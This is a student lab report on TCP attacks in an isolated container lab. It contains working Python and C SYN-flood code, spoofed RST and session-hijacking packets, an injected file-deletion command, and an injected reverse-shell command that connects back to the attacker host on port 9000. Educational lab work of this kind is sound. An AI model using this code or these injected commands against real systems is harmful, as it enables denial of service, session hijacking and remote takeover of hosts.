**Lab 4**

# **Task 1: SYN Flooding Attack**

This task is aimed at implementing the SYN flood attack. It is a Denial of Service (DoS) attack which sends several SYN requests to the TCP server but has no intention of completing the 3-way handshake.

This attack relies on the fact that the server has limited space in the queue which stores the half-open connections. By flooding this queue, we can ensure that the server cannot service any new requests.

Ubuntu has a built-in mechanism for preventing this attack, so we need to disable it first before completing the sub-tasks.

For all the subsequent tasks:

* Attacker is the host VM: 10.9.0.1
* Victim is the server 10.9.0.5
* User1 is the host 10.9.0.6

## Task 1.1: Launching the Attack Using Python

This task involves launching the SYN flood attack using a python script utilizing scapy.

**Source Code:**

#!/bin/env python3

from scapy.all import IP, TCP, send

from ipaddress import IPv4Address

from random import getrandbits

ip = IP(dst="10.9.0.5")

tcp = TCP(dport=23, flags='S')

pkt = ip/tcp

while True:

pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip

pkt[IP].sport = getrandbits(16) # source port

pkt[IP].seq = getrandbits(32) # sequence number

send(pkt, verbose = 0)

First, I ensured that the SYN flooding countermeasure has been disabled:

Graphical user interface, text, application, chat or text message

Description automatically generated

Then, after launching the attack, I checked the TCP network traffic. The queue is almost full (except the 1/4th part reserved by the system):

Graphical user interface, text

Description automatically generated

Finally, to see if the attack was successful, I tried the telnet command from user1. As can be seen from the screenshot below, the attack failed:

Text

Description automatically generated

The primary reason for this is the slow nature of python code as it is an interpreted language.

One way to mitigate this is to reduce the queue size for the victim.

The default queue size is 128 as can be seen here:

Graphical user interface, text

Description automatically generated

Halving the queue size and rerunning the attack leads to success:

Graphical user interface, text

Description automatically generated

Graphical user interface, text

Description automatically generated

Graphical user interface, text

Description automatically generated

Also, another way to resolve this issue is using multiple instances of the python script. I was able to flood the victim using 2 instances of the script running in parallel, with the default queue size of 128.

## Task 1.2: Launch the Attack Using C

Finally, we can resolve the running time issue by using the C programming language to launch the attack.

**Source Code:**

#include <unistd.h>

#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <time.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

/\* IP Header \*/

struct ipheader {

unsigned char iph\_ihl:4, //IP header length

iph\_ver:4; //IP version

unsigned char iph\_tos; //Type of service

unsigned short int iph\_len; //IP Packet length (data + header)

unsigned short int iph\_ident; //Identification

unsigned short int iph\_flag:3, //Fragmentation flags

iph\_offset:13; //Flags offset

unsigned char iph\_ttl; //Time to Live

unsigned char iph\_protocol; //Protocol type

unsigned short int iph\_chksum; //IP datagram checksum

struct in\_addr iph\_sourceip; //Source IP address

struct in\_addr iph\_destip; //Destination IP address

};

/\* TCP Header \*/

struct tcpheader {

u\_short tcp\_sport; /\* source port \*/

u\_short tcp\_dport; /\* destination port \*/

u\_int tcp\_seq; /\* sequence number \*/

u\_int tcp\_ack; /\* acknowledgement number \*/

u\_char tcp\_offx2; /\* data offset, rsvd \*/

#define TH\_OFF(th) (((th)->tcp\_offx2 & 0xf0) >> 4)

u\_char tcp\_flags;

#define TH\_FIN 0x01

#define TH\_SYN 0x02

#define TH\_RST 0x04

#define TH\_PUSH 0x08

#define TH\_ACK 0x10

#define TH\_URG 0x20

#define TH\_ECE 0x40

#define TH\_CWR 0x80

#define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)

u\_short tcp\_win; /\* window \*/

u\_short tcp\_sum; /\* checksum \*/

u\_short tcp\_urp; /\* urgent pointer \*/

};

/\* Psuedo TCP header \*/

struct pseudo\_tcp

{

unsigned saddr, daddr;

unsigned char mbz;

unsigned char ptcl;

unsigned short tcpl;

struct tcpheader tcp;

char payload[1500];

};

//#define DEST\_IP "10.9.0.5"

//#define DEST\_PORT 23 // Attack the web server

#define PACKET\_LEN 1500

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Given an IP packet, send it out using a raw socket.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

void send\_raw\_ip\_packet(struct ipheader\* ip)

{

struct sockaddr\_in dest\_info;

int enable = 1;

// Step 1: Create a raw network socket.

int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

if (sock < 0) {

fprintf(stderr, "socket() failed: %s\n", strerror(errno));

exit(1);

}

// Step 2: Set socket option.

setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,

&enable, sizeof(enable));

// Step 3: Provide needed information about destination.

dest\_info.sin\_family = AF\_INET;

dest\_info.sin\_addr = ip->iph\_destip;

// Step 4: Send the packet out.

sendto(sock, ip, ntohs(ip->iph\_len), 0,

(struct sockaddr \*)&dest\_info, sizeof(dest\_info));

close(sock);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Spoof a TCP SYN packet.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

int main(int argc, char \*argv[]) {

char buffer[PACKET\_LEN];

struct ipheader \*ip = (struct ipheader \*) buffer;

struct tcpheader \*tcp = (struct tcpheader \*) (buffer +

sizeof(struct ipheader));

if (argc < 3) {

printf("Please provide IP and Port number\n");

printf("Usage: synflood ip port\n");

exit(1);

}

char \*DEST\_IP = argv[1];

int DEST\_PORT = atoi(argv[2]);

srand(time(0)); // Initialize the seed for random # generation.

while (1) {

memset(buffer, 0, PACKET\_LEN);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 1: Fill in the TCP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

tcp->tcp\_sport = rand(); // Use random source port

tcp->tcp\_dport = htons(DEST\_PORT);

tcp->tcp\_seq = rand(); // Use random sequence #

tcp->tcp\_offx2 = 0x50;

tcp->tcp\_flags = TH\_SYN; // Enable the SYN bit

tcp->tcp\_win = htons(20000);

tcp->tcp\_sum = 0;

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 2: Fill in the IP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

ip->iph\_ver = 4; // Version (IPV4)

ip->iph\_ihl = 5; // Header length

ip->iph\_ttl = 50; // Time to live

ip->iph\_sourceip.s\_addr = rand(); // Use a random IP address

ip->iph\_destip.s\_addr = inet\_addr(DEST\_IP);

ip->iph\_protocol = IPPROTO\_TCP; // The value is 6.

ip->iph\_len = htons(sizeof(struct ipheader) +

sizeof(struct tcpheader));

// Calculate tcp checksum

tcp->tcp\_sum = calculate\_tcp\_checksum(ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 3: Finally, send the spoofed packet

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

send\_raw\_ip\_packet(ip);

}

return 0;

}

unsigned short in\_cksum (unsigned short \*buf, int length)

{

unsigned short \*w = buf;

int nleft = length;

int sum = 0;

unsigned short temp=0;

/\*

\* The algorithm uses a 32 bit accumulator (sum), adds

\* sequential 16 bit words to it, and at the end, folds back all

\* the carry bits from the top 16 bits into the lower 16 bits.

\*/

while (nleft > 1) {

sum += \*w++;

nleft -= 2;

}

/\* treat the odd byte at the end, if any \*/

if (nleft == 1) {

\*(u\_char \*)(&temp) = \*(u\_char \*)w ;

sum += temp;

}

/\* add back carry outs from top 16 bits to low 16 bits \*/

sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16

sum += (sum >> 16); // add carry

return (unsigned short)(~sum);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

TCP checksum is calculated on the pseudo header, which includes

the TCP header and data, plus some part of the IP header.

Therefore, we need to construct the pseudo header first.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip)

{

struct tcpheader \*tcp = (struct tcpheader \*)((u\_char \*)ip +

sizeof(struct ipheader));

int tcp\_len = ntohs(ip->iph\_len) - sizeof(struct ipheader);

/\* pseudo tcp header for the checksum computation \*/

struct pseudo\_tcp p\_tcp;

memset(&p\_tcp, 0x0, sizeof(struct pseudo\_tcp));

p\_tcp.saddr = ip->iph\_sourceip.s\_addr;

p\_tcp.daddr = ip->iph\_destip.s\_addr;

p\_tcp.mbz = 0;

p\_tcp.ptcl = IPPROTO\_TCP;

p\_tcp.tcpl = htons(tcp\_len);

memcpy(&p\_tcp.tcp, tcp, tcp\_len);

return (unsigned short) in\_cksum((unsigned short \*)&p\_tcp,

tcp\_len + 12);

}

Restoring the queue to its original size and flushing the TCP cache:

A screenshot of a computer

Description automatically generated with medium confidence

Compiling and running the script:A screenshot of a computer

Description automatically generated with medium confidence

We can see that the queue is full:

Graphical user interface, text

Description automatically generated

Finally, attack successful:

Graphical user interface, text

Description automatically generated

## Task 1.3: Enable the SYN Cookie Countermeasure

This task asks us to repeat the attack with the SYN Cookie countermeasure enabled.

Enabling the countermeasure:

Text

Description automatically generated

I was able to telnet into the server in both the scripts, python as well as C, which means the attack was unsuccessful and the countermeasure works.

Text

Description automatically generated

# **Task 2: TCP RST Attacks on telnet Connections**


The RST bit (inside the TCP header) terminates the connection between two clients who are communicating over TCP. By spoofing an RST packet from A to B, we can break an existing connection between the clients.

The important information that we need to construct the correct TCP header is:

* Source and destination IP
* Source and destination port
* Sequence number

To gain this information, I used the combination of tcpdump and wireshark.

Using tcpdump to capture traffic between the victim and client who are already communicating over telnet:



Using wireshark, I analyzed the dump file to obtain the source port and sequence number:

Graphical user interface, application, Word

Description automatically generated

Source Code:

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=36996, dport=23, flags="R", seq=3298234620)

pkt = ip/tcp

ls(pkt)

send(pkt, verbose=0)

Sending the attack:

Graphical user interface, text

Description automatically generated

And finally, attack successful:

Text

Description automatically generated

# **Task 3: TCP Session Hijacking**

The objective of this attack is to hijack an existing TCP connection and inject malicious content into the session.

For this attack, we need the following information:

* Source and destination IP
* Source and destination port
* Sequence number
* Acknowledgement number

First, I started a telnet session from user1 to the victim and created a file on the server:

Text

Description automatically generated

Confirmation that the file was created on the server:

Text


Description automatically generated

While this session was active, I also created a dump of the traffic between victim and user1 using tcpdump:

Graphical user interface, text

Description automatically generated

Analyzing this dump using wireshark to obtain the necessary information to construct the TCP header:



**Source Code:**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=56116, dport=23, flags="A", seq=2358863967, ack=3352341360)

data = "\nrm /home/seed/imp\_file\n"

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)

Using my source code, I deleted this file by injecting the *rm* command as seen in the source code above.

Sending the malicious packet:

Graphical user interface, text

Description automatically generated

We can see that the file is gone:

Text

Description automatically generated

# **Task 4: Creating Reverse Shell using TCP Session Hijacking**

This final task aims at creating a reverse shell, i.e., a shell on the victim which is accessible from the attacker. This can give us full control over the victim, and we can execute malicious code easily.

This attack is very similar to task 3, i.e., hijacking a TCP connection.

Again, using tcpdump and wireshark to gather the necessary information:  
Text

Description automatically generated

Table

Description automatically generated

**Source Code:**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(sport=35556, dport=23, flags="A", seq=2544535324, ack=4049365335)

data = "\n/bin/bash -i > /dev/tcp/10.9.0.1/9000 0<&1 2>&1\n"

pkt = ip/tcp/data

ls(pkt)

send(pkt, verbose=0)

Sending the malicious packet:

Graphical user interface

Description automatically generated

Since I am using port 9000 in the command to establish the reverse shell, I created a TCP server on the attacker to establish the reverse shell.

In the screenshot below, we can see that the reverse shell has been established and I can execute code on the victim:

A screenshot of a computer

Description automatically generated with medium confidence